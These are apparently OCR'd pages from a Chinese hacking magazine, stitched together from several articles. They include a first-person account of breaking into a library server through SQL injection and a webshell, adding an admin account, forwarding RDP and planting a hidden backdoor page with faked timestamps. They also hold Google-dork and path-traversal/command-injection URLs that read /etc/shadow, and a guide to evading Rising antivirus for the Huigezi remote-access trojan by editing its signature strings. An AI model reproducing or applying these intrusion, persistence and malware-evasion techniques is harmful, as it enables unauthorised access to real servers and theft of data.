
现在已经拿到webshell了，就要向更高的权限下手了。首先看看能不能用“WScript.Shell程序运行器”执行命令。晕，出现“对象不支持此属性或方法缺少对象”，看来还是得找NBSI了（图8）。




发现3389服务没有打开，用X-scan扫描后发现也只有80，110端口可用，看来路不好走啊。不过一想，只有要SA的注入点，就什么都好说了，下面要做的是开它的3389。方法当然很多，不过我这次用的却是最简单的方法。这次用到的工具是HDSI，唉，工具多了就是好办事，先将注入点复制到HDSI里检测一下，然后点左边的高级命令，这时大家就会看右边有一个“开启3389”的按钮了，直接点击这个按钮，出现提示3389开启成功的字样（图9）。




接着再刷新它的主页，显示“没有可以显示的页面”，看来远程服务器真的重启了。刷新了几次，等到网页可以打开后，又用NBSI检测了端口，发现真的开了3389（图10）。



其实，我在后来入侵其它方正系统时发现这种方法并不是特别好用，因为有的开不了(大部分是开得了的)，所以大家还可以用其它方法去开3389，如通过webshell上传3389.exe然后在SA下执行命令等，这里我就不再举例了，因为老方法大家都会，这种开3389的方法我是第一次用到，所以就只说这种了，呵呵，高手见笑了。接着又加了一个用户guiji并提升为管理员（图11）。



开了3389可以说是上升了一大步了，下面就用远程登录连接吧，结果却是“客户端无法连接到远程计算机”，呵呵，当然出现这种情况了，要不然前面也不会说只开了80等几个无用的端口了。既然开了3389又无法连接，那我只有端口映射了（如果大家对端口映射不是很了解的话可以去看看《黑客手册》2006年第三期的《端口映射－里应外合》这篇文章），先看看它的IP情况（图12）。



看来是内网的机子，由于只有两个端口，我就拿80端口开刀了。先在webshell里将端口映射工具fpipe.exe上传到d:\目录里，然后用命令copy d:\fpipe.exe C:\WINNT\system32\fpipe.exe(对方是2000的服务器，如果是其它服务器，则要改写系统目录)，将fpipe.exe复制到C:\WINNT\system32目录里，然后在NBSI里执行fpipe.exe-180-r 3389 192.168.3.2，接着用3389连接器连接肉机的80端口就可以远程登录他的机器了。由于我在NBSI里执行命令时将最后面的IP写成了192.168.3.1(我从抓的图中看的IP，结果弄错了)，所以直接导致3389连不上，而且webshell也不能用了（80端口被转发了嘛），只能等到机子重启的那天才是我的出头之日噢（以前入侵的不是这个服务器，这个是为了写本文另找的一台服务器，以前的那台已经被我弄得连不上了。IIS被我弄垮后，过了好些天才恢复过来，没想到这次又输错了一个关键命令，要想等服务器重启，不知何年何月啊！），唉，一招走错，满盘皆输啊，本来要抓个图的，现在看来是对不起读者了。不过我相信，广大的读者会理解我的。（注：我这里只是用fpipe.exe进行端口转发，其实第一次我用的是从华夏下载的httptunnel3.0对首都某大学的方正服务器进行了转发，其中用到的拿shell方式和开3389方式都和本文的差不多，不过我进入对方的服务器后不久，远程连接因为数据传输错误而终止，后来再连接时无论我连多少次都只出现一个3389的蓝屏界面，连用户名和密码的输入对话框都没有出现。写本文的时候，我用同样的方法再连时连蓝屏界面也没有了，直接提示遇到一个网络错误。希望大家在使用工具的时候要选择合适的工具，这样才能保证事半功倍。）

到此，整个入侵过程也就算结束了。回想一下，这其中也没用到什么技术，都只是用工具在弄，希望大家不要见笑。那么拿到肉机后如何保护肉机呢？下面谈谈我的一些想法。

先说下简单的漏洞修补，这是为了防止别人注入得到shell。在网上可以搜一下SQL防注入程序，比如枫叶的SQL防注入程序（枫叶防注入系统的程序有不完备的地方，请大家慎用），其实只是一个名为Fy_SqlX.Asp的文件，比如注入点是http://218.70.*.*/dlib/product.asp?bookid=ISBN7-5324-6037-1,那么我们将Fy_SqlX.Asp放到与product.asp同目录下，然后在product.asp的头部插入<!--#Include File="Fy_SqlX.Asp"-->这一段代码就可以了。注意不要重复插入，否则会出现错误。有些文件在插入时不能放到最前面，这样会出现“@必须是第一个命令”的错误，具体用法大家可以参看里面的说明。改好后再去检测那个注入点，啊D就会提示不能注入了。

下面再说下后门的留法。由于服务器端口限制得比较严，而且是处于内网之中，所以想留服务器后门就不好弄，我只说下留web后门。当然你可以留个websehll，但不能保证它哪一天就被杀了。要做到在补好漏洞的前提下也不断了自己的后路，就要在一些asp文件上动些小手脚，比如以前的product.asp文件可以检测出SA注入点，那么我们就将这个文件复制一份，命名为product_bak.asp，放到和product.asp同目录下的文件里，这样我们只要将原来的注入点http://218.70.*.*/dlib/product.asp?bookid=ISBN7-5324-6037-1里面的product.asp改成product_bak.asp，就又是个SA注入点：http://218.70.*.*/dlib/product_bak.asp?bookid=ISBN7-5324-6037-1。而且，只要起个隐蔽的文件名，那这个注入点就是自己专用的了。当然，如果你将conn.asp等这样的数据库连接文件也做了防注入处理的话，这时就得将conn.asp等连接文件也备份一个，再修改product.asp中相应的代码就可以完全掌握这个SA注入点了。如果你不怕麻烦的话，再用海阳将你修改的文件的最后修改时间都改回去，如此一来管理员可能就会认为这是他自己备份的，也就不会太留意了。再说，一般管理员只会看是不是木马文件，不是也就罢了。这只是一个思路，管不管用只有看大家的运气了。至于其它的图片后门、一句话后门我就不说了吧（地球人都知道了），呵呵。

我在黑客论坛上的ID是灰色轨迹，注册也是因为写了这篇文章，估计以后也不会常到论坛里去，但《黑客手册》我却会常买，呵呵。大家有问题的话可以给我的论坛ID发消息，我会常去看看的。（另外，我有一事请大家帮忙，我的一个朋友：丹之梦，QQ：345737941，她学过一些黑客知识，请哪位高手有空的话带带这个可爱的小女生，我在此表示感谢！）

最后，感谢《黑客手册》陪伴我成长，谢谢！

[文章里用到的工具fpipe、httptunnel3.0已收录在本期光盘中。]

编辑点评： 通常情况下，sa权限应当一般菜鸟都可以搞定。我这里针对作者的几个疑惑和他不太明白的地方来解答一下：一句话木马用sa权限写入，结果再来连接的时候没有权限写大马，可以用cacls来更改一下文件夹权限。另外，作者搞的这台机器很有可能是内网的某台做了nat映射在外网上用到web，通过查看目录可以确定sql与web在同一台机器上，所以基本可以确定是这样。菜鸟有时要注意，如果sql与web分离，你做的所有操作都是针对sql服务器的，而不是你看到的外网web。端口转发用fpipe不成功，这个应当是肯定不成功的，将3389转到80，除非此时没有任何人访问此网站，你才有可能连到3389，但这样的几率太低了。还有，如果能上传一个反弹木马成功运行的话，何必局限于3389呢？

雕虫小技之 *nix 专辑

查看系统信息

cat /proc/cpuinfo —CPU (i.e. vendor, Mhz, flags like mmx)
cat /proc/interrupts — 中断
cat /proc/ioports — 设备IO 端口
cat /proc/meminfo — 内存信息(i.e. mem used, free, swap size)
cat /proc/partitions — 所有设备的所有分区
cat /proc/pci —PCI 设备的信息
cat /proc/swaps — 所有Swap 分区的信息
cat /proc/version —Linux 的版本号相当于uname –r
uname –a — 看系统内核等信息

latteye夜话：看完上次“夜航船”的长篇资料后，读者们会不会晕乎乎的呢？来吧，本期我们来看一篇小文章。可别看是小文章，它可以让你快速地获得服务器的文件、执行权限、数据库密码呢！到底是什么？Google Hack让你大开眼界！

Google Hack:PHP Source Viewer/Editor/Command Execution/Disclosure

Google黑客：PHP代码查看/编辑/执行命令/泄漏源代码

BY KAPDA

Risk: High

Vulnerabilities: Remote Command Execution / Source Code Disclosure

Advisory:

Many admins create/modify pages directly on there servers with the use of another php page.

They either write those scripts themselves or use pre-build scipts.

Just search in google for something like

"PHP Source Viewer" source.php

"Source viewer" .php

"Viewer" file= .php

...

or something similar.

and google will return with many results like

http://victim/source.php?file=somepage.php

http://victim/source.php?url=somepage.php

http://victim/source.php?open=../../etc/shadow !!!

http://victim/source_viewer.php

...

风险等级：高

弱点：远程执行命令、泄漏源代码。

资料：许多管理员在一些使用php页面的服务器上直接生成、修改PHP页面。

他们也会自己写脚本或者自己改编脚本。

只要在google里面搜索类似以下的内容：

"PHP Source Viewer" source.php

"Source viewer" .php

"Viewer" file= .php

...

Google就会返回很多类似于这样的信息：

http://victim/source.php?file=somepage.php

http://victim/source.php?url=somepage.php

http://victim/source.php?open=../../etc/shadow !!!

http://victim/source_viewer.php

...

If you just modify the url, you can read any php script (or other files like etc/shadow) on that site.

Including off course the index pages and the pages with mysql database usernames and passwords which could lead to further attacks and possible complete compromise of the server.

只要你修改url，你就可以读取站点上的任一脚本（或者其他文件，比如etc/shadow）。

当然也可以读取主页和那些包括了MySql数据库用户名和密码的页面。读取这些页面可以更进一步地攻击服务器且更加威胁到服务器的安全。

Of course many of those scripts are so poorly written and so it's easy to find a remote command execution bug.

(http://victim/somepage.cgi?file=|ls -a|,

http://victim/somepage.php?file=;ls%20-a

...)

当然这些页面非常容易编写且很容易让人得到远程执行命令的漏洞。

(http://victim/somepage.cgi?file=|ls -a|,

http://victim/somepage.php?file=;ls%20-a

...)

Many PHP builder scripts exist on the internet.Here is an exemple vendor who offers vulnerable scripts

PHP source viewer from http://www.cgixp.tk/.Google search string: "Powered By: PHP Source Viewer"

还有很多PHP脚本存在于网络上。这里提供了一个易受攻击的脚本例子。

来自http://www.cgixp.tk/的PHP阅读者。Google搜索关键词：“Powered By: PHP Source Viewer”。

灰鸽子瑞星内存免杀神话——

多套内存特征码＋输入表函数免杀

FoBnN

从本文您可以学到：
1. LordPE的使用方法
2. UltraEdit的使用方法
3. 过瑞星内存监控的新方法

一、引子

许多朋友在入侵的过程中拿下了服务器权限，却往往卡在了最后一步。将自己的爱马传上去后，却一一被杀毒软件拿下。你不妨看看此文，可能对你有些帮助，本人菜鸟一只，不足之处，敬请包涵。

二、初步免杀

免杀对象：XXX专版的鸽子服务端（无壳的）
使用工具：1. OLLYDBG（DIY版，下面简称OD）
2. LORDPE（PE编辑器，后面要用到的）
3. UltraEdit（一款强大的HEX编辑工具）
4. 通过杀毒软件瑞星2006：18.16.42 更新日期：2006-3-3

近一段日子，灰鸽子XXX专用版(好像和灰鸽子远程控制2.0差不多)可以说比较热门，所以各大杀毒软件都瞄准了它。许多网友问我它的瑞星内存总是过不了。瑞星的病毒码也不断更新，到现在可以说是有N套内存特征码。不过，只要根据我提供的“灰鸽子瑞星常用内存特征代码”来修改，一般就可以搞定了，也可以查阅有关资料。下面就看我不加壳，不加花指令，不改跳转，来拿下瑞星内存查杀！

一般性的其它内存免杀，你可以用改跳转法、改大小写等。

下面给出灰鸽子瑞星常用内存特征代码，见表1。

表1

1. .Software\Borland\Locales	用HEX编辑软件将其用零填充即可，不影响运行！
2. http://	可以改大小写
3. Internet Explorer\IEXPLORE.EXE	修改大小写
4. BEI_ZHUsoftware\Microsoft\Windows\CurrentVersion\Setup	修改大小写
5. software\Microsoft\Windows\CurrentVersion\Run	修改大小写
6. 提示鸽子远程控制服务端安装成功！	可以改成其它的，或用零填充。

我先用OD载入上面修改好的文件，再用瑞星的内存查杀，如图1、图2所示。




图1 用OD载入程序停在入口处（push ebp）

